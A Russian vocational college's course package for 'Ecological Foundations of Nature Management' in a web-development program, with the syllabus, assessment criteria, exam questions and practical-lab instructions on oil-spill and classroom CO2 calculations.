Рабочая программа дисциплины СГ.08. Экологические основы природопользования является частью основной профессиональной образовательной программы СПО – программы подготовки специалистов среднего звена по специальности *09.02.09 Веб-разработка***,** входящей в состав укрупненной группы специальностей *09.00.00 Информатика и вычислительная техника*.

1.2 Место дисциплины в структуре образовательной программы:

Дисциплина СГ.08. **Экологические основы природопользования** является дисциплиной социально-гуманитарного цикла и изучается в течение одного семестра.

1.3. Требования к результатам освоения дисциплины:

В результате освоения дисциплины обучающийся **должен**

уметь:

$У_1$ - анализировать и прогнозировать экологические последствия различных видов деятельности;

$У_2$ - использовать в профессиональной деятельности представления о взаимосвязи организмов и среды обитания;

$У_3$ - соблюдать в профессиональной деятельности регламенты экологической безопасности;

знать:

$З_1$ - принципы взаимодействия живых организмов и среды обитания;

$З_2$ - особенности взаимодействия общества и природы, основные источники техногенного воздействия на окружающую среду;

$З_3$ - об условиях устойчивого развития экосистем и возможных причинах возникновения экологического кризиса;

$З_4$ - принципы и методы рационального природопользования;

$З_5$ - методы экологического регулирования;

$З_6$ - основные группы отходов, их источники и масштабы образования;

$З_7$ - понятие и принципы мониторинга окружающей среды;

$З_8$ - правовые и социальные вопросы природопользования и экологической безопасности;

$З_9$ -охраняемые природные территории РФ.

с целью овладения **общими компетенциями (ОК)**:

ОК 02. Использовать современные средства поиска, анализа и интерпретации информации и информационные технологии для выполнения задач профессиональной деятельности.

ОК 04. Эффективно взаимодействовать и работать в коллективе и команде.

ОК 05. Осуществлять устную и письменную коммуникацию на государственном языке Российской Федерации с учетом особенностей социального и культурного контекста.

ОК 07. Содействовать сохранению окружающей среды, ресурсосбережению, применять знания об изменении климата, принципы бережливого производства, *эффективно действовать в чрезвычайных ситуациях* [1].

1.4. Количество часов на освоение рабочей программы дисциплины:

Объем дисциплины – 32 часа, в том числе

в форме практической подготовки – 4 часа

включает:

объем работы обучающегося во взаимодействии с преподавателем – 32 часа, в том числе

практические занятия – 12 часов;

самостоятельная работа обучающегося – 00 часов

Обязательная часть рабочей программы составляет –20 часов, вариативная часть – 12 часов.

[1] Выделенное курсивом не формируется в рамках данной дисциплины

2. СТРУКТУРА И СОДЕРЖАНИЕ ДИСЦИПЛИНЫ

2.1. Объем дисциплины и виды учебной работы

Вид учебной работы	Объем часов
Объем дисциплины (всего)	**32**
в том числе:	
в форме практической подготовки	4
Объем работы обучающегося во взаимодействии с преподавателем	**32**
в том числе:	
практические занятия	12
Самостоятельная работа обучающегося (всего)	**0**

2.2. Формы промежуточной аттестации

6 семестр – дифференцированный зачет

2.2. Тематический план и содержание дисциплины СГ.08. Экологические основы природопользования

Наименование разделов и тем дисциплины	Содержание учебного материала, лабораторные и практические работы, самостоятельная работа обучающихся	Объем часов	В т.ч. практической подготовки	Формируемые компетенции
Раздел 1. Особенности взаимодействия человеческого общества и природы		**14**		
Тема 1.1 Взаимоотношения общества и природы	*Содержание учебного материала*	*4*		
	1 Предмет и задачи экологии. Вопросы терминологии. Структура современной экологии. Строение и функционирование биосферы. Экосистемы. Экологические факторы среды и их взаимодействие. Популяции. **Антропогенное воздействие на природу на разных этапах развития человеческого общества.** Первобытная община. Раннеродовая община. Позднеродовая община. Промышленность. Развитие научно-технической революции. Демографический взрыв. Актуальность охраны природы в современное время.	2		ОК 05, ОК 07
	2 **Экологические кризисы и катастрофы.** История экологических кризисов. Современный этап взаимоотношений общества и природы. Причина экологических катастроф. Перспективы разрешения экологического кризиса.	2		
Тема 1.2. Природные ресурсы и их классификация	*Содержание учебного материала*	*2*		
	1 **Классификация природных ресурсов.** Исчерпаемые природные ресурсы: невозобновимые ресурсы, относительно возобновимые ресурсы, возобновимые ресурсы Неисчерпаемые природные ресурсы: энергия солнца, энергия ветра, энергия воды, энергия недр Земли. **Природные ресурсы. Общая характеристика.** Продовольственные ресурсы. Водные ресурсы. Ископаемые ресурсы. Земельные ресурсы. Энергетические ресурсы. **Антропогенные воздействия на почвы.** Загрязнение почв пестицидами, химическими удобрениями, промышленными и бытовыми отходами.	2		ОК 04, ОК 07

Тема 1.3. Природоресурсный потенциал и охраняемые территории Российской Федерации	*Содержание учебного материала*		*4*		
	1	**Состояние экосистем в России.** Охраняемые территории России. Принцип устойчивости экосистем – экологическое равновесие, последствие его нарушения. Основные проблемы природопользования в России. Программа действий, для обеспечения экологической устойчивости России. Организация рационального природопользования и охрана природы в Российской Федерации.	2		ОК 05, ОК 07
	Практическое занятие		**2**		ОК 04, ОК 05, ОК 07
	2	**Практическое занятие № 1.** Изучение источников загрязнения окружающей среды. Оценка экологического состояния воздуха в рабочем помещении.			
Тема 1.4 Принципы рационального природопользования и основы экологической безопасности	*Содержание учебного материала*		*4*		
	1	**Пути предотвращения истощения ресурсов**: проблема отходов, рециклинг, безотходные технологии и использование альтернативных источников энергии: энергии солнца, ветра, приливов-отливов, геотермальной энергии. Окружающая среда и здоровье человека.	2		ОК 05, ОК 07
	Практическое занятие		**2**	2	ОК 02, ОК 04, ОК 05, ОК 07
	2	**Практическое занятие № 2.** Паспортизация отходов I-IV классов опасности.			
Раздел 2. Охрана окружающей среды			**12**		
Тема 2.1. Техногенное воздействие на атмосферный воздух	*Содержание учебного материала*		*4*		
	1	**Экологические проблемы загрязнения атмосферы газовыми выбросами**. Строение и газовый состав атмосферы. Источники техногенного загрязнения атмосферного воздуха. Естественные источники загрязнения атмосферы. Искусственные источники атмосферы. Сущность парникового эффекта. Кислотные дожди. Разрушение озонового слоя. **Последствия загрязнения и нарушения газового баланса атмосферы.** Влияние загрязненного воздуха на человека. Влияние загрязненного воздуха на растения и животных. Парниковый эффект. Разрушение озонового слоя. Кислотные осадки. Экономический ущерб от загрязнения воздуха. **Меры по предотвращению загрязнения и охране атмосферного воздуха.** Методы очистки газовых выбросов от гетерогенных примесей. Очистка газов от гомогенных примесей.	2		ОК 05, ОК 07
	Практическое занятие		**2**		ОК 04, ОК 05, ОК 07
	2	**Практическое занятие № 3.** Парниковый эффект, проблема глобального потепления климата			
Тема 2.2. Антропогенное воздействие на гидросферу	*Содержание учебного материала*		*4*		
	1	**Гидросфера Земли**. Природная вода и ее распространение. Круговорот воды в природе. Роль воды в природе и жизнеобеспечении человека. Источники истощения и загрязнения гидросферы. Проблема недостатка пресной воды.	2		ОК 05, ОК 07

		Контроль качества и охрана водных ресурсов. Меры охраны водных ресурсов. Охрана поверхностных вод. Охрана подземных вод. Правовые основы охраны водных ресурсов **Сточные воды.** Методы водоподготовки и водоочистки Классификация методов очистки промышленных стоков.			
	Практические занятия		**2**		ОК 02, ОК 04, ОК 05, ОК 07
	2	**Практическое занятие № 4.** Изучение воздействия хозяйственной деятельности человека на водоемы			
Тема 2.3 Рациональное использование и охрана недр	*Содержание учебного материала*		*4*		
	1	**Полезные ископаемые и их распространение.** Распределение и запасы минерального сырья. Использование недр человеком. Негативные тенденции в использовании недр. Правовые основы охраны и рационального использования недр.	2		ОК 05, ОК 07
	Практическое занятие		**2**	2	ОК 02, ОК 04, ОК 05, ОК 07
	2	**Практическое занятие № 5.** Соблюдение в профессиональной деятельности регламента экологической безопасности			
Раздел 3 Правовые и социальные вопросы природопользования			**4**		
Тема 3.1 Правовые вопросы природопользования	*Содержание учебного материала*		*4*		
	1	**Государственное регулирование и международные аспекты природопользования и охраны природы.** Международное природоохранное сотрудничество. Организации природоохранной направленности. Форумы. Концепция устойчивого развития планеты. Конвенции и соглашения.	2		ОК 05, ОК 07
	Практическое занятие:		**2**		ОК 02, ОК 04, ОК 05, ОК 07
	2	**Практическое занятие № 6**. Объекты охраны окружающей природной среды.			
		Дифференцированный зачет	**2**		
		ВСЕГО:	**32**	**4**	

2.3. Вариативная часть дисциплины

№ п/п	Наименование	Количество часов	Обоснование
1	Раздел 1. Особенности взаимодействия человеческого общества и природы	10	Для совершенствования запланированных результатов обучения
2	Промежуточная аттестация	2	Для контроля запланированных результатов обучения
	ИТОГО	**12**	

3. УСЛОВИЯ РЕАЛИЗАЦИИ РАБОЧЕЙ ПРОГРАММЫ ДИСЦИПЛИНЫ

3.1. Материально-техническое обеспечение

Реализация рабочей программы дисциплины проходит в кабинете безопасности жизнедеятельности и охраны труда.

Оборудование учебного кабинета:

- посадочные места по количеству обучающихся;
- рабочее место преподавателя – АРМ преподавателя;

3.2. Учебно-методическое обеспечение

По дисциплине СГ.08. Экологические основы природопользования разработана учебно-методическая документация:

- рабочая программа дисциплины;
- оценочные материалы;
- методические указания по выполнению заданий на практических занятиях.

3.3. Информационное обеспечение обучения

Федеральные законы:

1. Федеральный закон от 10.01.2002 № 7-ФЗ «Об охране окружающей среды»;
2. Федеральный закон от 21.07.2014 № 219-ФЗ «О внесении изменений в Федеральный закон «Об охране окружающей среды» и отдельные законодательные акты Российской Федерации»;
3. Постановление Правительства РФ от 07.05.2022 № 830 «Об утверждении Правил создания и ведения государственного реестра объектов, оказывающих негативное воздействие на окружающую среду»;
4. Постановление Правительства РФ от 31.12.2020 № 2398 «Об утверждении критериев отнесения объектов, оказывающих негативное воздействие на окружающую среду, к объектам I, II, III и IV категорий»;
5. Постановление Правительства Российской Федерации от 30.06.2021 № 1096 «О федеральном государственном экологическом контроле (надзоре)»;
6. Приказ Минприроды России от 12.08.2022 № 532 «Об утверждении формы заявки о постановке объектов, оказывающих негативное воздействие на окружающую среду, на государственный учет, содержащей сведения для внесения в государственный реестр объектов, оказывающих негативное воздействие на окружающую среду, в том числе в форме электронных документов, подписанных усиленной квалифицированной электронной подписью»;

Литература:

1. Астафьева О. Е. Экологические основы природопользования : учебник для среднего профессионального образования / О. Е. Астафьева, А. А. Авраменко, А. В. Питрюк. — 2-е изд., испр. и доп. — Москва : Издательство Юрайт, 2024. — 376 с. — (Профессиональное образование). — ISBN 978-5-534-15994-3. — Текст : электронный // Образовательная платформа Юрайт [сайт]. — URL: https://urait.ru/bcode/523597 (дата обращения: 12.01.2024).

2. Гурова Т. Ф. Экология и рациональное природопользование : учебник и практикум для среднего профессионального образования / Т. Ф. Гурова, Л. В. Назаренко. — 3-е изд., испр. и доп. — Москва : Издательство Юрайт, 2024. — 188 с. — (Профессиональное образование). — ISBN 978-5-534-09485-5. — Текст : электронный // Образовательная платформа Юрайт [сайт]. — URL: https://urait.ru/bcode/513725 (дата обращения: 12.01.2024).

3. Корытный Л. М. Экологические основы природопользования : учебное пособие для среднего профессионального образования / Л. М. Корытный, Е. В. Потапова. — 2-е изд., испр. и доп. — Москва : Издательство Юрайт, 2024. — 377 с. — (Профессиональное образование). — ISBN 978-5-534-14131-3. — Текст : электронный // Образовательная платформа Юрайт [сайт]. — URL: https://urait.ru/bcode/517675 (дата обращения: 12.01.2024).

4. Хван Т. А. Экологические основы природопользования : учебник для среднего профессионального образования / Т. А. Хван. — 7-е изд., перераб. и доп. — Москва : Издательство Юрайт, 2024. — 278 с. — (Профессиональное образование). — ISBN 978-5-534-16564-7. — Текст : электронный // Образовательная платформа Юрайт [сайт]. — URL: https://urait.ru/bcode/531290 (дата обращения: 12.01.2024).

Интернет-ресурсы:

1. http://ecokub.ru - коллекция цифрового образовательного ресурса;
2. http://www.mnr.gov.ru - официальный сайт Министерства природных ресурсов и экологии Российской Федерации;
3. http://www.ecoline.ru/mc - описание проектов, методические материалы, статьи, тексты нормативно-правовых актов в области ГЭЭ и ОВОС, экологического менеджмента, мониторинга ОС, обращения с отходами и пр.;
4. http://www.ecoline.ru/mc/books/infobook/ - электронная книга, посвященная работе с экологической информацией — ее получению, обработке и интерпретации, представлению и распространению. Обсуждаются принципы и методы информационной работы.

4 КОНТРОЛЬ И ОЦЕНКА РЕЗУЛЬТАТОВ ОСВОЕНИЯ ДИСЦИПЛИНЫ

Контроль и оценка результатов освоения дисциплины осуществляется преподавателем в процессе текущего контроля знаний, проверки выполнения заданий практических занятий и самостоятельной работы, а также во время дифференцированного зачета.

Оценка качества подготовки обучающихся осуществляется через оценку знаний, умений по дисциплине и оценку сформированности компетенций.

Результаты обучения (знания, умения)	**Формы и методы контроля и оценки результатов обучения**	
	Текущий контроль	**Промежуточная аттестация**
уметь:		
$У_1$ - анализировать и прогнозировать экологические последствия различных видов деятельности;	- оценка выполнения заданий на практических занятиях; - оценка участия обучающегося в беседе; - оценка подготовки сообщений, презентации	- дифференцированный зачет
$У_2$ - использовать в профессиональной деятельности представления о взаимосвязи организмов и среды обитания;		
$У_3$ - соблюдать в профессиональной деятельности регламенты экологической безопасности;		
знать:		
$З_1$ - принципы взаимодействия живых организмов и среды обитания;	- оценка выполнения заданий на практических занятиях; - оценка участия обучающегося в беседе; - устный опрос; - оценка выполнения заданий самостоятельной работы	- дифференцированный зачет
$З_2$ - особенности взаимодействия общества и природы, основные источники техногенного воздействия на окружающую среду;		
$З_3$ - об условиях устойчивого развития экосистем и возможных причинах возникновения экологического кризиса;		
$З_4$ - принципы и методы рационального природопользования;		
$З_5$ - методы экологического регулирования;		
$З_6$ - основные группы отходов, их источники и масштабы образования;		
$З_7$ - понятие и принципы мониторинга окружающей среды;		
$З_8$ - правовые и социальные вопросы природопользования и экологической безопасности;		
$З_9$ -охраняемые природные территории РФ.		

Оценка ***общих компетенций (ОК)***:

Результат (общие компетенции)	*Основные показатели*
ОК 02. Использовать современные средства поиска, анализа и интерпретации информации и информационные технологии для выполнения задач профессиональной деятельности	- осуществляет поиск информации в сети Интернет и различных электронных носителях - извлекает информацию с электронных носителей - использует средства ИТ для обработки и хранения информации - представляет информацию в различных формах с использованием разнообразного программного обеспечения - создает презентации в различных формах
ОК 04. Эффективно взаимодействовать и работать в коллективе и команде	- устанавливает позитивный стиль общения - выбирает стиль общения в соответствии с ситуацией - признает чужое мнение - при необходимости отстаивает собственное мнение - принимает критику - ведет деловую беседу в соответствии с этическими нормами - соблюдает официальный стиль при оформлении документов - выполняет письменные и устные рекомендации преподавателя - способен к эмпатии - организует коллективное обсуждение рабочей ситуации
ОК 05. Осуществлять устную и письменную коммуникацию на государственном языке Российской Федерации с учетом особенностей социального и культурного контекста	- умеет передавать информацию другому человеку - способен правильно формулировать свои мысли в устной и письменной формах - способен письменно оформлять свои мысли
ОК 07. Содействовать сохранению окружающей среды, ресурсосбережению, применять знания об изменении климата, принципы бережливого производства, эффективно действовать в чрезвычайных ситуациях[2]	- поддерживает чистоту в учебном кабинете и на своем рабочем месте - адекватно реагирует на внезапное изменение ситуации (звонок, сирена, сигнал тревоги)

Критерии и методы оценки освоения дисциплины отражены в оценочных материалах.

[2] Выделенное курсивом не формируется в рамках данной дисциплины

АВТОНОМНАЯ НЕКОММЕРЧЕСКАЯ ОРГАНИЗАЦИЯ
СРЕДНЕГО ПРОФЕССИОНАЛЬНОГО ОБРАЗОВАНИЯ
«ЦИФРОВОЙ КОЛЛЕДЖ «СИНЕРГИЯ»

РАССМОТРЕНО
На заседании Педагогического совета колледжа
(Протокол № 5 от «10» апреля 2025 г.)

УТВЕРЖДАЮ
Директор АНО СПО «Цифровой колледж «Синергия»
С.Н.Семенов
«10» 04 2025 г.

Оценочные материалы
для промежуточной аттестации
по дисциплине
ОГСЭ.08. Экологические основы природопользования

для специальности 09.02.09 Веб-разработка

Разработчик: Сидорова А.Ю., зам.директора по УВР

Якутск, 2025

1. Пояснительная записка

Оценочные материалы для промежуточной аттестации по дисциплине СГ.08. Экологические основы природопользования предназначены для оценки достижений запланированных результатов по дисциплине и общих компетенций обучающихся по специальности *09.02.09 Веб-разработка.*

1.1. Оценка освоения дисциплины

В результате освоения дисциплины СГ.08. Экологические основы природопользования обучающийся должен

В результате освоения дисциплины обучающийся **должен**

уметь:

$У_1$ - анализировать и прогнозировать экологические последствия различных видов деятельности;

$У_2$ - использовать в профессиональной деятельности представления о взаимосвязи организмов и среды обитания;

$У_3$ - соблюдать в профессиональной деятельности регламенты экологической безопасности;

знать:

$З_1$ - принципы взаимодействия живых организмов и среды обитания;

$З_2$ - особенности взаимодействия общества и природы, основные источники техногенного воздействия на окружающую среду;

$З_3$ - об условиях устойчивого развития экосистем и возможных причинах возникновения экологического кризиса;

$З_4$ - принципы и методы рационального природопользования;

$З_5$ - методы экологического регулирования;

$З_6$ - основные группы отходов, их источники и масштабы образования;

$З_7$ - понятие и принципы мониторинга окружающей среды;

$З_8$ - правовые и социальные вопросы природопользования и экологической безопасности;

$З_9$ -охраняемые природные территории РФ.

с целью овладения **общими компетенциями (ОК)**:

ОК 02. Использовать современные средства поиска, анализа и интерпретации информации и информационные технологии для выполнения задач профессиональной деятельности.

ОК 04. Эффективно взаимодействовать и работать в коллективе и команде.

ОК 05. Осуществлять устную и письменную коммуникацию на государственном языке Российской Федерации с учетом особенностей социального и культурного контекста.

ОК 07. Содействовать сохранению окружающей среды, ресурсосбережению, применять знания об изменении климата, принципы бережливого производства, *эффективно действовать в чрезвычайных ситуациях* [1].

Форма промежуточной аттестации – ***дифференцированный зачет.***

Вид – ответы на вопросы. Обучающийся отвечает на 2 вопроса, выбранные в случайном порядке.

Критерии оценки

Уровень подготовки студентов оценивается в баллах: «отлично», «хорошо», «удовлетворительно», «неудовлетворительно».

Оценка **«отлично»** ставится, если обучающийся понимает и умеет дать верную оценку сложившейся ситуации, аргументирует свою точку зрения, умеет анализировать, обобщать и предлагает верные пути решения ситуации, при ответах на вопросы не допускает ошибок и неточностей.

Оценка **«хорошо»** ставится, если обучающийся понимает суть ситуации, логично строит свой ответ, но допускает незначительные неточности при определении путей решения, в ответах на вопросы могут присутствовать отдельные ошибки.

Оценка **«удовлетворительно»** ставится, если обучающийся ориентируется в сущности складывающейся ситуации, но нуждается в наводящих вопросах, не умеет анализировать и не совсем верно намечает пути решения ситуации, не может правильно ответить на все вопросы к ситуации.

Оценка **«неудовлетворительно»** ставится, если обучающийся не может самостоятельно оценить сложившуюся ситуацию, не умеет анализировать, обобщать и делать выводы, не может предложить путей решения, либо допускает грубые ошибки.

[1] Выделенное курсивом не формируется в рамках данной дисциплины

1.2. Сформированность компетенций обучающихся

В результате освоения дисциплины СГ.08. Экологические основы природопользования обучающийся должен показать также сформированность общих компетенций (ОК):

Результат (общие компетенции)	*Основные показатели*
ОК 02. Использовать современные средства поиска, анализа и интерпретации информации и информационные технологии для выполнения задач профессиональной деятельности	- осуществляет поиск информации в сети Интернет и различных электронных носителях - извлекает информацию с электронных носителей - использует средства ИТ для обработки и хранения информации - представляет информацию в различных формах с использованием разнообразного программного обеспечения - создает презентации в различных формах
ОК 04. Эффективно взаимодействовать и работать в коллективе и команде	- устанавливает позитивный стиль общения - выбирает стиль общения в соответствии с ситуацией - признает чужое мнение - при необходимости отстаивает собственное мнение - принимает критику - ведет деловую беседу в соответствии с этическими нормами - соблюдает официальный стиль при оформлении документов - выполняет письменные и устные рекомендации преподавателя - способен к эмпатии - организует коллективное обсуждение рабочей ситуации
ОК 05. Осуществлять устную и письменную коммуникацию на государственном языке Российской Федерации с учетом особенностей социального и культурного контекста	- умеет передавать информацию другому человеку - способен правильно формулировать свои мысли в устной и письменной формах - способен письменно оформлять свои мысли
ОК 07. Содействовать сохранению окружающей среды, ресурсосбережению, применять знания об изменении климата, принципы бережливого производства, эффективно действовать в чрезвычайных ситуациях[2]	- поддерживает чистоту в учебном кабинете и на своем рабочем месте - адекватно реагирует на внезапное изменение ситуации (звонок, сирена, сигнал тревоги)

[2] Выделенное курсивом не формируется в рамках данной дисциплины

Критерии оценивания

2 балла - компетенция проявляется постоянно в полной мере (сформирована полностью);
1 балл - компетенция проявляется иногда или неполностью (частично сформирована);
0 баллов - компетенция не проявляется (не сформирована).

Вопросы

для промежуточной аттестации

по дисциплине СГ.08. Экологические основы природопользования

1. Природа и общество.
2. Охрана биосферы от загрязнений выбросами хозяйственной деятельности.
3. Важнейшие экологические проблемы современности: проблемы перенаселения, проблема урбанизации, загрязнения окружающей среды.
4. Особоохраняемые природные территории.
5. Экологическое просвещение.
6. Загрязнение биосферы.
7. Малоотходные и ресурсосберегающие производства.
8. Виды и методы мониторинга.
9. Экологическое право в системе российского законодательства.
10. Защита гидросферы.
11. Основные типы загрязняющих веществ.
12. Учение В.И.Вернадского о биосфере.
13. Основные типы антропогенного воздействия на биосферу.
14. Органы управления и надзора по охране природы.
15. Защита атмосферы.
16. Антропогенные воздействия на литосферу.
17. Генетические факторы и их влияние на здоровье человека.
18. Значение и экологическая роль удобрений и пестицидов.
19. Экологический кризис и экологическая катастрофа.
20. Экологические проблемы энергетики.
21. Ноосфера как новая стадия эволюции биосферы.
22. Круговорот веществ в биосфере.
23. Проблемы использования полезных ископаемых.
24. Загрязнение окружающей среды автотранспортом, пути его уменьшения.
25. Органы управления и надзора по охране природы.
26. Антропогенные воздействия на атмосферу.
27. Защита атмосферы.
28. Влияние на природную среду химического, нефтехимического и металлургического комплекса.
29. Основные пути миграции и накопления в биосфере токсичных и радиоактивных веществ.
30. Назначение и применение фильтров и электрофильтров.

31. Техногенная ситуация в России.
32. Проблемы использования и воспроизводства водных ресурсов.
33. Современные биотехнологии и охраны окружающей среды.
34. Продовольственная проблема.
35. Проблема сохранения человеческих ресурсов.
36. Виды и масштабы негативного воздействия человека и промышленности на окружающую среду.
37. Санитарно-гигиенические нормативы качества.
38. Уничтожение вредных выбросов.
39. Особые виды воздействия на биосферу (шумовое загрязнение, биологическое загрязнение, загрязнение бытовыми отходами).
40. Юридическая ответственность за экологические правонарушения.
41. Основные понятия о мониторинге окружающей среды, методы контроля загрязнений окружающей среды.
42. «Зелёная революция» и их последствия.
43. Сухое и мокрое пылеулавливающее оборудование.
44. Эрозия почв и борьба с ней.
45. История Российского экологического законодательств
46. Экология, основные понятия и законы.
47. Природные ресурсы и их классификация.
48. Важнейшие экологические проблемы современности: парниковый эффект, разрушение «озонового слоя», кислотные дожди.
49. Окружающая среда и здоровье человека.
50. Влияние урбанизации на биосферу.

АВТОНОМНАЯ НЕКОММЕРЧЕСКАЯ ОРГАНИЗАЦИЯ
СРЕДНЕГО ПРОФЕССИОНАЛЬНОГО ОБРАЗОВАНИЯ
«ЦИФРОВОЙ КОЛЛЕДЖ «СИНЕРГИЯ»

Экологические основы природопользования

МЕТОДИЧЕСКИЕ УКАЗАНИЯ

по выполнению заданий на практических занятиях

для специальности 09.02.09 Веб-разработка

Якутск, 2025

РАССМОТРЕНО
На заседании Педагогического совета колледжа
(Протокол № 5 от «10» апреля 2025 г.)

УТВЕРЖДЕНО
Директором АНО СПО
«Цифровой колледж «Синергия»
в составе образовательной
программы по специальности
09.02.09 Веб-разработка

Методические указания составлены в соответствии с рабочей программой по дисциплине СГ.08. Экологические основы природопользования

Разработчик: АНО СПО «Цифровой колледж Синергия»

Составитель:

Сидорова А.Ю., зам.директора по УВР

Пояснительная записка

Дисциплина СГ.08. Экологические основы природопользования является дисциплиной является дисциплиной социально-гуманитарного учебного цикла из часов вариативной части и изучается в течение одного семестра.

В результате освоения дисциплины СГ.08. Экологические основы природопользования обучающиеся должны

В результате освоения дисциплины обучающийся **должен**

уметь:

$У_1$ - анализировать и прогнозировать экологические последствия различных видов деятельности;

$У_2$ - использовать в профессиональной деятельности представления о взаимосвязи организмов и среды обитания;

$У_3$ - соблюдать в профессиональной деятельности регламенты экологической безопасности;

знать:

$З_1$ - принципы взаимодействия живых организмов и среды обитания;

$З_2$ - особенности взаимодействия общества и природы, основные источники техногенного воздействия на окружающую среду;

$З_3$ - об условиях устойчивого развития экосистем и возможных причинах возникновения экологического кризиса;

$З_4$ - принципы и методы рационального природопользования;

$З_5$ - методы экологического регулирования;

$З_6$ - основные группы отходов, их источники и масштабы образования;

$З_7$ - понятие и принципы мониторинга окружающей среды;

$З_8$ - правовые и социальные вопросы природопользования и экологической безопасности;

$З_9$ -охраняемые природные территории РФ.

В процессе работы у обучающихся формируются общие компетенции (ОК):

ОК 02. Осуществлять поиск, анализ и интерпретацию информации, необходимой для выполнения задач профессиональной деятельности.

ОК 04. Работать в коллективе и команде, эффективно взаимодействовать с коллегами, руководством, клиентами.

ОК 05. Осуществлять устную и письменную коммуникацию на государственном языке с учетом особенностей социального и культурного контекста.

ОК 07. Содействовать сохранению окружающей среды, ресурсосбережению, применять знания об изменении климата, принципы бережливого производства, *эффективно действовать в чрезвычайных ситуациях*[1].

Количество практических занятий – 12 часов.

[1] Выделенное курсивом не формируется в рамках данной дисциплины

Требования к выполнению заданий

Практические задания выполняются обучающимися в обязательном порядке по указанию преподавателя.

Работы выполняются в рабочей тетради и сдаются для проверки преподавателю. Полученная оценка выставляется в журнал и учитывается при освоении учебной дисциплины в целом.

Критерии оценивания выполненных заданий

Работа оценивается по 5 балльной шкале:

Оценка «**отлично»** ставится, если студент выполнил работу в полном объеме с соблюдением необходимой последовательности действий; в ответе правильно и аккуратно выполняет все записи, таблицы, рисунки, чертежи, графики, вычисления; правильно выполняет анализ ошибок.

Оценка **«хорошо»** ставится, если студент выполнил требования к оценке "5", но допущены 2-3 недочета.

Оценка **«удовлетворительно»** ставится, если студент выполнил работу не полностью, но объем выполненной части таков, что позволяет получить правильные результаты и выводы; в ходе проведения работы были допущены ошибки.

Оценка **«неудовлетворительно»** ставится, если студент выполнил работу не полностью или объем выполненной части работы не позволяет сделать правильных выводов

Раздел 1. Особенности взаимоотношения человеческого общества и природы
Тема 1.3. Природоресурсный потенциал и охраняемые территории Российской Федерации

Практическое занятие № 1
Изучение источников загрязнения окружающей среды. Оценка экологического состояния воздуха в рабочем помещении

Цель:
- формирование умений анализировать и прогнозировать экологические последствия различных видов производственной деятельности,
- оценивать состояние экологии окружающей среды на производственном объекте

Необходимое оборудование: блокнот для записей, карандаш, калькулятор.

Ход работы:
Работа состоит из 2 частей
1 часть Решение экологических задач

Задача 1

В марте 1973 г. при аварии супертанкера "Амоко-Калис" у берегов Франции было выброшено в море 230 тыс. т нефти. Рассчитайте объем воды, в котором погибла рыба, если гибель рыбы происходит при концентрации нефти 15 мг/л.

Решение:

Определите объем воды:

$1т = 1 \times 10^6$ мл

$$V = \frac{M_{нефти}}{C_{нефти}}$$

где $M_{нефти}$— масса нефти;
$C_{нефти}$ — концентрация нефти, при которой гибнет рыба.

Задача 2

В 1976 г. в результате взрыва танкера “Уирколо” у берегов Испании было выброшено в море 100 тыс. т нефти. Какая площадь воды (S) была при этом покрыта нефтяной пленкой, если толщина пленки (L) примерно 3 мм, а плотность нефти (ρ) 800 кг/м3?

Решение:

1. Определить объем нефти:

$$V = \frac{M}{\rho},$$

где M — масса нефти; ρ— плотность нефти.
2. Определить площадь воды, которая была покрыта нефтяной пленкой:

$$S = \frac{V}{L}.$$

3. Ответить на контрольные вопросы:

1. Предложите методы очистки воды от нефти. Охарактеризуйте их особенности.
2. Какой метод очистки воды от нефти является наиболее эффективным?
3. Какие угрозы несет загрязнение мирового океана нефтью для человечества?
4. Изложите свою точку зрения, как можно было избежать аварии?

2 часть Оценка экологического состояния воздуха в рабочем помещении

Краткие сведения

Углекислый газ - (CO_2) - бесцветный, без запаха, не воспламеняется. Это результат процессов горения (в том числе обмена веществ). Избыток углекислого газа в организме может привести к смерти. Молекулярный вес 44,01. Плотность (CO_2=1013г/Па) 1,9768 кг/м^3.

Углекислый газ намного тяжелее воздуха (1,52 раза).

Как правило, концентрация CO_2 в воздухе составляет 0,03% (по объему) и для нормального функционирования организма человека не должна быть больше. Тело человека имеет определенную приспособляемость, и с течением времени может привыкнуть к концентрации 0,15%. В общем, надо сказать, что углекислый газ в высокой концентрации вреден:

– при концентрации выше 5% в течение длительного времени постепенно увеличивает уровень CO_2 в организме, приводит к гипоксии и после 30 минут к затрудненному дыханию депрессии на уровне сознания, судорогам,

– при концентрации 8-10% появляется углубление дыхания, одышка, тахикардия, головная боль, возбуждение, головокружение, слабость, судороги и потеря сознания в конце концов,

– при концентрации около 15% - головная боль, головокружение, стеснение в груди, психомоторное возбуждение, бессознательное состояние. Пульс и дыхание ослаблены, затрудненное дыхание, судороги и смерть,

– при концентрации 30-40% - немедленная смерть из-за паралича центральной нервной системы и остановки дыхания.

Ход работы:

1. Определить объем аудитории.
2. Определить объем воздуха, который выдохнули находящиеся в аудитории за 1,5 часа занятий

Известно, что в покое человек выделяет в среднем 20 л CO_2 в час, а при активной деятельности — 40 л в час. Возьмите среднее значение — 30 л/час.

3. Пересчитать объем образовавшегося CO_2 из литров в м^3.

Известно, что 1 л составляет 0,001 м^3.

4. Концентрацию CO_2 рассчитать так: объем образовавшегося CO_2 поделить на объем аудитории и результат умножить на 100 %.

П*редельно допустимая концентрация для CO_2 составляет 1%, но уже 0,1% при кратковременном вдыхании может вызвать у человека временное нарушение дыхания и кровообращения, повлиять на функциональное состояние коры головного мозга.*

5. Сделайте вывод о санитарно-гигиенических нормах ПДК CO_2 в аудитории во время занятий.

6. Предложите меры по профилактике этого явления.

Тема 1.4. Принципы рационального природопользования и основы экологической безопасности

Практическое занятие № 2
Паспортизация отходов I-IV классов опасности

Цель – анализировать и прогнозировать экологические последствия различных видов деятельности.

Необходимое оборудование: блокнот для записей, карандаш, линейка, калькулятор.

Задание выполняется на основе самостоятельной работы по теме, где необходимо было:

1. Найти в сети Интернет Приказ Министерства природных ресурсов и экологии РФ от 08.12.2020 № 1026 «Об утверждении порядка паспортизации и типовых форм паспортов отходов I-IV классов опасности»
2. Скачать типовые формы для дальнейшего заполнения на практическом занятии.
3. Ознакомиться со всеми ссылками, встречающимися в документе.
4. Заполнить «Сведения о лице, которое образовало отходы» (виртуальную или существующую).

Алгоритм выполнения задания:

1. Выбрать вид отхода.
2. Заполнить таблицу 2.
3. Заполнить паспорт отхода Форма 1.

Таблица 2 - Данные для заполнения паспорта отхода с примером

Код отхода (из таблицы 1)	Вид отхода (из таблицы 1)	Технологический процесс (определяется по названию отхода самостоятельно)	Агрегатное состояние отхода	Класс опасности отхода

